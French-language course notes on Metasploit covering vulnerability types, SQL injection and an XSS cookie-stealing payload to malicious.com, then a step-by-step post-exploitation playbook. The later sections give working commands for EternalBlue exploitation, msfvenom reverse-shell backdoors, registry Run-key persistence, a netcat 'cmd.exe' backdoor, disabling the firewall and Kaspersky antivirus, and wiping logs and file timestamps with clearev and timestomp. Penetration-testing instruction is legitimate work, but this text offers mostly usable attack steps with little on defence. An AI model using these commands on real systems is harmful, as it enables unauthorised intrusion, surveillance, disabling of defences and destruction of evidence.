Metasploit

Made by: Haroun Mohamed Akli

Exploitation de vulnérabilités

Vulnérabilités des systèmes et exploits

Les systèmes informatiques peuvent présenter des vulnérabilités pour diverses raisons, notamment :

Causes des vulnérabilités :

1. **Erreurs d'exécution** :
    - Sous certaines conditions spécifiques, des erreurs peuvent survenir, entraînant un comportement inattendu.
2. **Mauvaise conception** :
    - Des erreurs dans la conception des fonctions des systèmes d'exploitation ou des applications, en particulier pour les serveurs, peuvent introduire des failles.
3. **Failles dans les langages de programmation** :
    - Certains langages contiennent des faiblesses intrinsèques qui, lorsqu'elles sont mal gérées, peuvent produire des logiciels peu sécurisés.
4. **Négligence des administrateurs** :
    - Utilisation de mots de passe par défaut ou faibles, ou encore le manque de mise à jour des configurations, peut laisser des portes ouvertes aux attaquants.

Qu'est-ce qu'un exploit ?

Un **exploit** consiste à exploiter une vulnérabilité dans un système pour introduire un **code malicieux**.

Objectifs d'un exploit :

- **Prise de contrôle du système** :
    - Accéder au système avec des permissions non autorisées.
- **Obtention de privilèges élevés** :
    - Escalade des privilèges pour accéder à des ressources ou des informations sensibles.
- **Maintien de l'accès** :
    - Installation de portes dérobées (backdoors) pour permettre un contrôle futur même après correction de la vulnérabilité.

L’exploitation d’une vulnérabilité : Compétences nécessaires et outils

Compétences requises pour l’exploitation d’une vulnérabilité :

L'exploitation d'une vulnérabilité demande une solide expertise dans plusieurs domaines clés, notamment :

1. **Architecture des processeurs et systèmes** :
    - Comprendre le fonctionnement interne des processeurs, systèmes d'exploitation, et des mécanismes de gestion de la mémoire.
2. **Langages de programmation et de scripts** :
    - Maîtrise des langages tels que C, Python, Bash, ou PowerShell pour développer des exploits ou scripts automatisés.
3. **Outils de débogage d'applications** :
    - Utilisation de débogueurs comme GDB, WinDbg ou OllyDbg pour analyser et manipuler les comportements des applications.
4. **Connaissances en réseaux** :
    - Expertise dans les protocoles réseau, outils de capture de paquets comme Wireshark, et identification des failles réseau.
5. **Autres compétences complémentaires** :
    - Cryptographie, systèmes de fichiers, et gestion des permissions.

Outils pour faciliter l'exploitation :

Pour simplifier le processus d'exploitation, des outils spécialisés regroupent des bases de données de vulnérabilités connues ainsi que les moyens d'exploitation associés. Parmi ces outils, **Metasploit Framework** est le plus populaire.

Metasploit Framework

Metasploit est une plateforme open source puissante permettant de :

- **Scanner des vulnérabilités connues** sur les cibles.
- **Exploiter automatiquement des vulnérabilités** pour obtenir un accès non autorisé.
- **Tester la sécurité des systèmes** via des modules d’exploitation et de post-exploitation.

- **Créer des payloads personnalisés** pour des attaques spécifiques.
- **Simuler des attaques** pour renforcer les défenses d’un réseau ou système.

Avantages de Metasploit :

1. **Large bibliothèque** :
   - Inclut des centaines de vulnérabilités connues avec leurs exploits.
2. **Interface conviviale** :
   - Disponible en ligne de commande et en interface graphique (Armitage).
3. **Modularité** :
   - Permet de développer et d’ajouter de nouveaux exploits ou payloads.

Exploitation de vulnérabilités : Exemples classiques

1. Buffer Overflow

- **Principe** :
  - Un dépassement de tampon (buffer overflow) survient lorsqu'un programme écrit plus de données qu'il n'en peut contenir dans un espace mémoire prédéfini (buffer).
  - Cela permet à un attaquant d'écraser des parties critiques de la mémoire, comme l'adresse de retour d'une fonction.
- **Objectif** :
  - Rediriger l'exécution du programme vers un code malveillant injecté par l'attaquant.
- **Exemple technique** :
  - Une application en C avec une fonction vulnérable :

```
void vulnerable_function(char *input) {
    char buffer[100];
    strcpy(buffer, input); // Pas de vérification de
la taille !
}
```

- En injectant plus de 100 caractères, l'attaquant peut écraser l'adresse de retour de la fonction.

---

2. Injection SQL

- **Principe** :
  - Une attaque d'injection SQL consiste à insérer du code SQL malveillant dans un champ d'entrée utilisateur pour manipuler la base de données.
- **Objectif** :
  - Contourner l'authentification, lire/modifier des données sensibles, ou compromettre entièrement la base de données.
- **Exemple d'attaque** :
  - Champ utilisateur : `Nom d'utilisateur : admin`

    ```
    SELECT * FROM users WHERE username = 'admin' AND pass
    word = 'password';
    ```

  - L'attaquant entre :

    ```
    ' OR '1'='1
    ```

  - Requête SQL finale :

    ```
    SELECT * FROM users WHERE username = '' OR '1'='1';
    ```

    - Cette condition retourne toujours "vrai", permettant l'accès sans mot de passe.

---

3. Cross-Site Scripting (XSS)

- **Principe** :
  - Une attaque XSS injecte un script malveillant (souvent JavaScript) dans une page web consultée par d'autres utilisateurs.
- **Objectif** :
  - Voler des cookies de session, rediriger l'utilisateur vers un site malveillant, ou exécuter des actions au nom de l'utilisateur victime.

- **Exemple d'attaque** :
  - Un champ de commentaire d'un site web :

```
<input type="text" name="comment">
```

  - L'attaquant injecte un script comme :

```
<script>document.location='http://malicious.com?cookie='+document.cookie;</script>
```

  - Si le champ n'est pas correctement filtré, le script est stocké et exécuté par les navigateurs des utilisateurs qui consultent la page.

Phases d'exécution d'un exploit : Étapes détaillées

Phase	Description	Objectif principal
1. Détection des failles	Identifier les vulnérabilités exploitables sur la machine cible à l'aide d'outils (Nmap, Nessus, etc.).	Analyser les ports, services, et systèmes pour repérer des points faibles.
2. Exploitation d'une faille	Tirer parti d'une vulnérabilité spécifique pour obtenir un accès initial au système.	Entrer dans le système en profitant d'un bug ou d'une erreur de configuration.
3. Escalade de privilèges	Obtenir des droits supérieurs (administrateur/root) pour un contrôle total de la machine.	Étendre les privilèges pour exécuter des commandes sensibles et manipuler les données.
4. Affaiblissement de la victime	Désactiver ou perturber les mécanismes de défense comme les antivirus ou les pare-feux.	Faciliter les actions futures en réduisant les capacités défensives de la cible.
5. Réalisation des objectifs	Effectuer les actions malveillantes planifiées : extraction de données, sabotage, etc.	Atteindre les buts de l'attaque, comme voler des informations ou installer des backdoors.
6. Maintien de l'accès	Installer des portes dérobées ou configurer un accès furtif pour un retour futur.	Garantir un point d'entrée permanent ou temporaire pour d'éventuelles attaques ultérieures.

7. Effacement des traces	Supprimer les logs ou modifier les journaux pour masquer les preuves de l'attaque.	Rendre l'attaque indétectable pour éviter la détection et la réponse.

Exemple d'outils utilisés dans chaque phase :

1. **Détection** : Nmap, Nessus, OpenVAS.
2. **Exploitation** : Metasploit Framework, Exploit-db.
3. **Escalade** : `sudo` exploits, outils de récupération d'authentification (Mimikatz, etc.).
4. **Affaiblissement** : Désactivation des antivirus via scripts, désactivation des journaux.
5. **Réalisation** : Extraction avec netcat, envoi de fichiers avec scp/ftp.
6. **Maintien** : Installation de backdoors (reverse shell), modification des configurations.
7. **Effacement** : Nettoyage des logs avec log-wipers, suppression des historiques de commandes (`history -c`).

Metasploit Framework

Metasploit Framework est un outil puissant, incontournable pour les tests de pénétration et l'exploitation des vulnérabilités des systèmes informatiques.

Caractéristique	Description
Objectif principal	Développer et exécuter des exploits contre des machines distantes pour tester leur sécurité.
Plateformes	Compatible avec **Linux**, **Windows**, **MacOS**.
Langages de développement	Écrit en **Perl** et **Ruby**.
Base de données	Contient une vaste bibliothèque d'exploits et de shellcodes prêts à l'emploi.
Usage	Principalement destiné aux administrateurs et experts en sécurité, mais également utilisé par des acteurs malveillants.
Popularité	Référence en matière de tests de pénétration, avec des modules régulièrement mis à jour pour exploiter les nouvelles failles.

Modules principaux de Metasploit Framework

Module	Description	Exemples d’usage
Exploit	Exploite une vulnérabilité connue sur une machine cible.	Attaquer un port non sécurisé ou une application obsolète.
Payload	Code malveillant exécuté après un exploit. Permet d’interagir avec la cible.	Lancer un **reverse shell** ou ouvrir un port pour un accès distant.
Auxiliaries	Fournit des outils pour des tâches connexes telles que la recherche de cibles, le scan de ports ou le fingerprinting (identification de versions et services).	Scanner les services d’un réseau ou récupérer des bannières pour identifier les versions installées.
Encoders	Encode les payloads pour éviter la détection par les antivirus, pare-feux ou systèmes IDS/IPS.	Encoder un reverse shell pour passer à travers un antivirus.

Cas d’utilisation typiques :

1. **Test de vulnérabilités** :
   - Identifier des failles comme des logiciels obsolètes ou mal configurés.
   - Exemple : exploiter une vulnérabilité **CVE** avec un module dédié dans Metasploit.
2. **Exécution d’un reverse shell** :
   - Après un exploit réussi, établir un contrôle à distance.
3. **Reconnaissance avancée** :
   - Utiliser les modules auxiliaires pour collecter des informations critiques sur le réseau et les cibles.
4. **Évasion d’antivirus** :
   - Encoder un payload pour le rendre indétectable.

Exemples d'exploits populaires dans Metasploit Framework

1. MS17_010_Eternalblue

- **Description** : Exploite une vulnérabilité dans le protocole **SMBv1** (Server Message Block) de Microsoft. L'attaque est basée sur un débordement de tampon (**Buffer Overflow**) dans un buffer spécifique appelé **SMBBuffer**.
- **Impact** : Permet l'exécution de code arbitraire à distance sans authentification préalable.
- **Systèmes vulnérables** :
  - **Windows 7**
  - **Windows 8**
  - **Windows Vista**
  - **Windows Server 2008**
- **Exploitation** :
  - Utilisé dans les attaques du ransomware **WannaCry**.

---

2. MS08_067_netapi

- **Description** : Exploite une faille dans la bibliothèque **NetAPI32.dll** de Windows, permettant de contourner les mécanismes d'authentification.
- **Impact** : Permet l'exécution de code arbitraire sur une machine compromise.
- **Systèmes vulnérables** :
  - **Windows XP SP0-SP3**
  - **Windows Server 2003 SP0-SP2**
- **Exploitation** :
  - Couramment utilisé pour établir un accès initial à une machine vulnérable.

---

3. MS10_046_shortcut_icon_dllloader

- **Description** : Exploite une vulnérabilité dans la gestion des raccourcis Windows. Un raccourci (.lnk) malveillant pointe vers une DLL malicieuse qui est exécutée lorsqu'un utilisateur visualise ou interagit avec l'icône.
- **Impact** : Permet une communication à distance avec l'attaquant et l'exécution de code malveillant.

- **Systèmes vulnérables** :
  - **Windows XP**
  - **Windows 7**

---

4. MS10_087_rtf_pfragments_bof

- **Description** : Exploite une vulnérabilité de type **Buffer Overflow** dans Microsoft Office (versions 2007 et 2010). Un fichier **RTF** spécialement conçu peut provoquer un débordement de la pile et permettre l'injection de code arbitraire.
- **Impact** : Peut compromettre des systèmes équipés de versions vulnérables de Microsoft Office.
- **Systèmes vulnérables** :
  - **Windows XP**
  - **Windows 7** avec Microsoft Office 2007 ou 2010 installé.

Exemples de Payloads dans Metasploit Framework

1. bind_tcp

- **Description** :
  - Ce payload ouvre un port sur la machine victime et attend une connexion entrante de l’attaquant.
  - Cela permet à l’attaquant de prendre le contrôle de la machine via une connexion directe (similaire à Telnet).
- **Pré-requis** :
  - La victime doit avoir une adresse IP accessible (publique ou dans le même réseau local).
  - L'attaquant peut utiliser une adresse IP privée ou NATée.
- **Limites** :
  - Vulnérable aux pare-feu ou IDS/IPS qui bloquent les connexions entrantes inattendues.

---

2. reverse_tcp

- **Description** :
  - Contrairement à **bind_tcp**, la connexion est initiée par la machine victime vers l'attaquant.
  - Cela contourne souvent les restrictions réseau, car les connexions sortantes sont généralement moins surveillées.
- **Pré-requis** :
  - L'attaquant doit disposer d'une adresse IP publique ou être dans le réseau local de la victime.
  - La victime n'a pas besoin d'avoir une adresse IP publique.
- **Avantages** :
  - Plus discret que **bind_tcp**, surtout derrière des NAT ou des pare-feu.
- **Utilisation typique** :
  - Utile dans des environnements où la victime est protégée par des pare-feu stricts.

---


3. Meterpreter

- **Description** :
  - Payload avancé conçu comme un outil multifonction.
  - Permet d'effectuer diverses actions une fois la cible compromise, telles que :
    - Navigation dans le système de fichiers.
    - Téléchargement ou exfiltration de fichiers.
    - Prise de capture d'écran.
    - Récupération de mots de passe ou d'informations système.
    - Maintien d'un accès prolongé.
- **Fonctionnalités** :
  - Communication cryptée avec la machine de l'attaquant.
  - Chargement en mémoire uniquement (peu de traces laissées sur disque).

- Extensibilité grâce à des modules supplémentaires (keyloggers, scanners, etc.).

- **Utilisation typique** :
  - Pour des attaques avancées nécessitant une interaction continue avec le système cible.

Comment utiliser Metasploit Framework



1. Lancer `msfconsole`

La commande `msfconsole` permet d'accéder à l'interface principale de Metasploit.

- Sur un système Linux :

```
msfconsole
```

- Si Metasploit n'est pas dans le chemin d'exécution, vous devrez spécifier son emplacement. Exemple :

```
/opt/metasploit-framework/bin/msfconsole
```

Résumé des étapes pour utiliser Metasploit

1. Lancer `msfconsole`

Démarrez Metasploit Framework en tapant :

```
$ msfconsole
```

2. Choisir un exploit

- Sélectionnez un exploit adapté à la cible.Exemple :

```
msf > use exploit/windows/smb/ms17_010_eternalblue
```

3. Introduire les options de l’exploit

- Affichez les options nécessaires pour l’exploit :

```
msf > show options
```

- Configurez les paramètres requis (par exemple, l’adresse IP de la cible) :

```
msf > set RHOST 192.168.10.1
```

4. Choisir un payload

- Configurez le payload (par exemple, `reverse_tcp`) :

```
msf > set PAYLOAD windows/meterpreter/reverse_tcp
```

5. Introduire les options du payload

- Configurez les paramètres nécessaires pour le payload :
  - Adresse IP de l'attaquant :

```
msf > set LHOST 192.168.1.5
```

  - Port d’écoute :

```
msf > set LPORT 4444
```

6. Lancer l’exploit

- Exécutez l’exploit pour compromettre la cible :

```
msf > exploit
```

Metasploit Meterpreter

Meterpreter (Meta-Interpreter) est un payload avancé intégré dans Metasploit Framework qui offre des fonctionnalités puissantes et furtives pour les tests de pénétration. Il est conçu pour contourner les antivirus, les IDS/IPS (systèmes de détection et prévention d'intrusion), et maximiser les capacités de contrôle d'une machine compromise.

Avantages de Meterpreter :

1. **Pas de nouveau processus créé :**

   Meterpreter injecte du code directement dans un processus déjà existant sur la machine cible. Cela réduit les risques de déclenchement d'alarmes par les antivirus ou IDS.

2. **Pas de nouveaux fichiers sur le disque :**

   Contrairement aux payloads classiques, Meterpreter fonctionne entièrement en mémoire, évitant ainsi d'écrire quoi que ce soit sur le disque dur de la cible.

3. **Élévation des privilèges :**

   Il peut tenter d'élever les privilèges de l'utilisateur actuel pour obtenir un accès administrateur ou root.

4. **Modulaire :**

   Meterpreter permet de charger dynamiquement des modules supplémentaires en mémoire pour étendre ses fonctionnalités sans laisser de traces.

5. **Communication chiffrée :**

   Les communications entre l'attaquant et la cible sont cryptées, rendant la détection plus difficile.

6. **Furtivité :**

   La nature en mémoire et l'absence de création de fichiers en font un outil très difficile à détecter par les mécanismes de sécurité traditionnels.

Fonctionnalités principales :

- **Exploration du système :**

    - Navigation dans les fichiers (sans traces sur le disque).
    - Extraction de mots de passe ou d'informations sensibles.
- **Exécution de commandes :**
    - Lancer des commandes directement sur le système cible.
- **Capture de sessions :**
    - Enregistrement des frappes clavier (keylogging).
    - Capture d’écrans en temps réel.
- **Contrôle réseau :**
    - Pivoting (utiliser la machine cible comme point d’appui pour attaquer d’autres machines).
    - Tunneling de trafic.

Meterpreter est un outil avancé de post-exploitation fourni comme Payload dans Metasploit, permettant un contrôle étendu et discret sur la machine cible. Il utilise la technique d'injection DLL pour se greffer à un processus en cours d'exécution, évitant ainsi la création de processus supplémentaires qui pourraient être détectés par les systèmes de sécurité.


Caractéristiques principales de Meterpreter :

1. **Injection DLL et stealth** :
    - Utilise l’injection DLL pour se fondre dans un processus existant sans créer de processus distinct.
    - Peut migrer d’un processus à un autre pour maximiser l’accès et le maintien en mémoire, ce qui réduit la détection.
2. **Aucun fichier supplémentaire sur disque** :
    - Pas d’écriture sur le disque, rendant le payload difficile à détecter par les logiciels antivirus et les systèmes de détection d’intrusion (IDS/IPS).
3. **Crypte les communications** :
    - Les communications entre la victime et l’attaquant sont chiffrées, ce qui permet de contourner les systèmes de détection d’intrusion et d’évasion (Evasion Technique).
4. **Extensions variées** :

- **Shell** : Fournit un shell interactif avec la machine cible pour l'exécution de commandes.
- **Keylogger** : Enregistre les frappes clavier.
- **Espionnage Webcam** : Accède à la webcam de la machine cible.
- **Exfiltration de fichiers** : Extraction de fichiers depuis la machine compromise.
- **Capture d'écran** : Prise de captures d'écran en temps réel.

5. **Maintien de l'accès** :
   - Capacité de rester connecté et d'utiliser des techniques pour élever les privilèges si nécessaire.
   - Peut exécuter des scripts ou des commandes persistantes pour maintenir l'accès au système compromis.

Fonctionnement de Meterpreeter



Commandes utiles dans Meterpreter

1. Commandes de base :

- `sysinfo` : Affiche des informations détaillées sur le système cible, y compris le nom de l'hôte, la version du système d'exploitation, et l'architecture.
- `getpid` : Récupère l'identifiant du processus sous lequel Meterpreter est actuellement exécuté.
- `getuid` : Affiche l'identifiant utilisateur courant sur la machine cible.
- `idletime` : Indique combien de temps s'est écoulé depuis que l'utilisateur a utilisé la machine cible, ce qui peut être utile pour évaluer la pertinence de l'accès.
- `ps` : Liste tous les processus en cours d'exécution sur la machine cible.
- `pwd` : Affiche le répertoire de travail actuel sur la machine cible.
- `ls` : Affiche la liste des fichiers dans le répertoire de travail actuel.
- `background` : Met la session en tâche de fond, ce qui permet de reprendre d'autres activités sans être distrait par cette session.
- `sessions -l` : Liste toutes les sessions actives dans Meterpreter.
- `sessions -i num` : Réactive une session spécifique, où `num` est l'ID de la session.

Commandes fantaisistes dans Meterpreter

1. `record_mic` **:**

Enregistre le microphone de la machine cible pendant un certain nombre de secondes spécifié.

2. `webcam_chat` **et** `webcam_stream` **:**

Permettent de lancer une session de discussion vidéo via la webcam, ou de diffuser la vidéo de la webcam de la machine cible.

3. `webcam_list` **:**

Liste toutes les webcams disponibles sur la machine cible.

4. `webcam_snap` **:**

Prend une photo depuis la webcam de la machine cible.

5. `screenshot` **:**

Prend une capture d'écran de la machine victime.

6. `keyscan_start` **:**

Lance un keylogger pour capturer toutes les frappes clavier de l'utilisateur sur la machine cible.

7. `keyscan_dump` **:**

Récupère les frappes clavier enregistrées par le keylogger.

Ces commandes permettent de manipuler et d'espionner la machine cible de manière plus intrusive. Elles sont particulièrement utilisées dans la post-exploitation pour surveiller et recueillir des informations supplémentaires sur la machine victime après avoir compromis son système initialement via un exploit.

Commandes dans des modules non chargés par défaut dans Metasploit Framework

1. `checkvm` **:**

Vérifie si la machine cible est virtuelle. Cette commande est utile pour déterminer si l'attaquant est en train de tester un environnement de virtualisation comme VMWare ou VirtualBox.

2. `get_env` **:**

Affiche les variables d'environnement de la machine cible. Cela peut fournir des informations sur le système d'exploitation, les chemins d'installation, et d'autres configurations spécifiques de la machine.

3. `Get_application_list` **:**

Liste les applications installées sur la machine cible. Cela peut être utilisé pour déterminer les logiciels installés, leurs versions, et potentiellement des vulnérabilités associées.

Exemple 1: Escalade de privilège, migration et affaiblissement

- *1. **Escalade de privilège**:
- `Getsystem` : Utilisé pour élever les privilèges de l'attaquant sur la machine cible.
- `Migrate idProc` : Permet de migrer le processus du shell Meterpreter vers un autre processus, assurant une présence plus permanente sur la machine.
- *2. **Arrêter le pare-feu**:
- `shell` : Lancer une invite de commande dans Meterpreter.

- `netsh advfirewall set publicprofile state off` : Arrêter le pare-feu pour le réseau public.
- `netsh advfirewall set privateprofile state off` : Arrêter le pare-feu pour le réseau privé.
- *3. **Arrêter l'antivirus**:
- `Run killav` : Tente de stopper un antivirus à l'aide d'un script standard de Meterpreter. Ce script ne fonctionne pas toujours.
- `Tasklist` : Lister tous les processus en cours sur la machine cible.
- `Tasklist /svc` : Rechercher les services et processus associés à un antivirus.
- `Tasklist /svc | find /I "kav"` : Lister les services et processus spécifiques à Kaspersky.
- `Net stop kavsvc` : Tenter de stopper le service Kaspersky.
- `Sc queryex kavsvc` : Afficher les paramètres du service Kaspersky.
- `Sc config kavsvc start= disabled` : Configurer Kaspersky pour qu'il ne redémarre pas lors de la prochaine réinitialisation de la machine.

Maintenir l'accès

Pour maintenir une présence sur la machine victime et pouvoir y revenir à tout moment, il est crucial de créer une "porte dérobée" qui permet de maintenir l'accès. Voici quelques méthodes pour créer cette porte dérobée sur la machine victime :

- *1. **Persistance** :
- **Script vbs** installé sur la machine victime, associé à une clé du registre. Ce script s'exécute à chaque démarrage du système ou à chaque connexion d'un utilisateur particulier, établissant une connexion régulière avec l'attaquant.
- **metsvc** : Crée un service sur la machine victime qui communique sur un port spécifique. La connexion s'établit uniquement à la demande de l'attaquant, sans nécessiter une réactivation périodique.
- *2. **Backdoors exécutables** :
- **Fichiers exécutables** générés en fonction de l'architecture du processeur de la machine victime. Ces fichiers peuvent être installés comme

backdoors et désinstallés à la fin de l'exploit.

- Ils permettent à l'attaquant de maintenir l'accès à la machine victime en contournant les mécanismes de sécurité.

Pour écouter les communications de la victime, il est nécessaire de lancer un exploit particulier appelé `multi/handler`. Cet exploit lance un processus qui se met en attente des demandes de connexion de la victime, assurant ainsi une connexion persistante à tout moment.

Exemple 2 : Maintenir l'accès à l'aide de Backdoors

Dans cet exemple, nous allons démontrer comment maintenir l'accès à une machine victime en utilisant un backdoor contenant **Meterpreter**. Voici les étapes détaillées :

1. Créer le Backdoor contenant Meterpreter

Utilisez **msfvenom** pour générer un fichier exécutable qui contient **Meterpreter**. Voici la commande :

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.
0.10 LPORT=4444 -f exe > cd3.exe
```

- **LHOST** : Adresse IP de la machine pirate où le backdoor doit se connecter.
- **LPORT** : Port que le backdoor utilisera pour se connecter à la machine pirate.

2. Envoyer le Backdoor

Transférez le fichier généré (**cd3.exe**) sur la machine victime. Vous pouvez utiliser la commande suivante pour le télécharger :

```
upload /root/cd3.exe c://repertoire//sous_repertoire
```

Cela place le backdoor à un emplacement sur la machine victime.

3. Installer une clé de registre pour lancer le backdoor à l'exécution

Depuis **Meterpreter**, définissez une clé de registre qui fera démarrer le backdoor à chaque redémarrage de la machine :

```
Meterpreter> reg setval –k HKLM\\software\\microsoft\\windo
ws\\currentversion\\run –v cd3 –d ‘c:\cd3.exe’
```

Cette commande ajoute une entrée dans le registre Windows, assurant que le backdoor sera exécuté automatiquement lors du prochain démarrage du système.

4. Quand le système redémarre

À chaque démarrage du système, le backdoor sera exécuté et tentera de se connecter à la machine pirate (sur le port 4444).

5. Lancer un écoutier pour le backdoor

Enfin, configurez **Metasploit** pour écouter les connexions venant de la victime via le backdoor :

```
Use exploit/multi/handler
set lhost 192.168.0.10
set lport 4444
exploit
```

En exécutant cette commande, **Metasploit** attendra des connexions sur le port spécifié et établira une session avec la machine victime dès que le backdoor sera activé et connecté.

Backdoor Netcat

Netcat est un outil puissant utilisé pour établir une communication TCP ou UDP avec une machine cible, souvent utilisé pour le contrôle à distance. Voici comment l'utiliser pour créer un backdoor sur une machine Windows :

1. Envoyer la commande Netcat

Tout d'abord, téléchargez et transférez le binaire de Netcat sur la machine cible. Vous pouvez utiliser la commande suivante pour l'uploader :

```
upload /usr/share/windows-binaries/nc.exe c://
```

Cela place Netcat sur la machine cible dans le répertoire `c://`.

2. Ouvrir le port pour communiquer avec Netcat

Ensuite, configurez le pare-feu pour permettre les connexions au port choisi par Netcat. Dans cet exemple, nous utilisons le port 4445 :

```
netsh advfirewall firewall add rule name=netcat dir=in acti
on=allow protocol=tcp localport=4445
```

Cette commande crée une règle dans le pare-feu permettant les connexions TCP entrant sur le port 4445.

3. Exécuter automatiquement Netcat au démarrage

Ajoutez une clé de registre qui exécutera Netcat automatiquement à chaque démarrage du système :

```
reg add HKLM\\software\\microsoft\\windows\\currentversion
\\run -v netcat -d “C:\nc.exe -Lp 4445 -e cmd.exe"
```

Cette commande ajoute une entrée dans le registre Windows, assurant que Netcat sera exécuté à chaque démarrage de la machine.

4. Appeler le backdoor depuis la machine pirate

Depuis la machine pirate, connectez-vous à la machine cible via Netcat pour obtenir un shell. Utilisez la commande suivante :

```
nc -nv 192.168.0.10 4445
```

- **n** : Désactive la résolution DNS, ce qui peut aider à éviter les détections.
- **v** : Mode verbose pour afficher les informations de connexion.
- **192.168.0.10** : Adresse IP de la machine cible.
- **4445** : Le port sur lequel Netcat écoute sur la machine cible.

Cette méthode permet d'établir une connexion shell entre la machine pirate et la machine victime, offrant ainsi un contrôle à distance sur la machine cible.

Effacer les traces

Pour éviter d'être détecté après l'exécution d'une attaque, il est essentiel d'effacer toutes les traces qui pourraient permettre de remonter à l'attaquant. Voici quelques techniques pour masquer et supprimer les traces laissées par une attaque :

1. Désinstaller les backdoors

Après avoir terminé l'exploitation, il est crucial de désinstaller tous les backdoors installés sur la machine victime. Cela inclut :

- **Suppression des fichiers** liés au backdoor.
- **Suppression des clés de registre** créées pour l'exécution automatique du backdoor.

Pour supprimer un backdoor, vous pouvez utiliser les commandes suivantes dans Metasploit :

```
meterpreter > delete c://repertoire//sous_repertoire/nc.exe
meterpreter > reg delete HKLM\\software\\microsoft\\windows
\\currentversion\\run /v netcat /f
```


2. Effacer les logs

Pour supprimer les traces laissées dans les fichiers de log système, vous pouvez utiliser la commande `clearev` dans Metasploit :

```
meterpreter > clearev
```

Cette commande nettoie les logs Windows, rendant plus difficile pour un administrateur de détecter des activités suspectes.

3. Utiliser Timestomp pour masquer les dates de fichiers

Pour modifier les informations de date des fichiers (création, modification, accès), utilisez la commande `timestomp` :

```
timestomp nomDuFichier –z "mm:jj:aa hh:mm:ss"
```

- **z "mm:jj:aa hh:mm:ss"** : Change la date de création et la date de dernière modification à la date spécifiée.

Cette commande aide à masquer les traces en modifiant les dates de fichiers pour correspondre à des périodes qui ne correspondent pas à l'activité malveillante.

4. Autres méthodes pour effacer les traces

- **Réinitialisation des journaux système** : Réinitialiser ou vider manuellement les journaux de l'événement Windows pour supprimer les traces des actions malveillantes.
- **Suppression des fichiers temporaires** : Supprimer les fichiers temporaires et autres fichiers temporaires créés pendant l'attaque pour éviter qu'ils ne soient utilisés comme preuves.
- **Utilisation de commandes comme `del` et `cleanmgr`** : Supprimez les fichiers temporaires et nettoyez les fichiers indésirables.

En utilisant ces techniques, un attaquant peut tenter de masquer toute activité malveillante après avoir exploité une vulnérabilité sur une machine cible.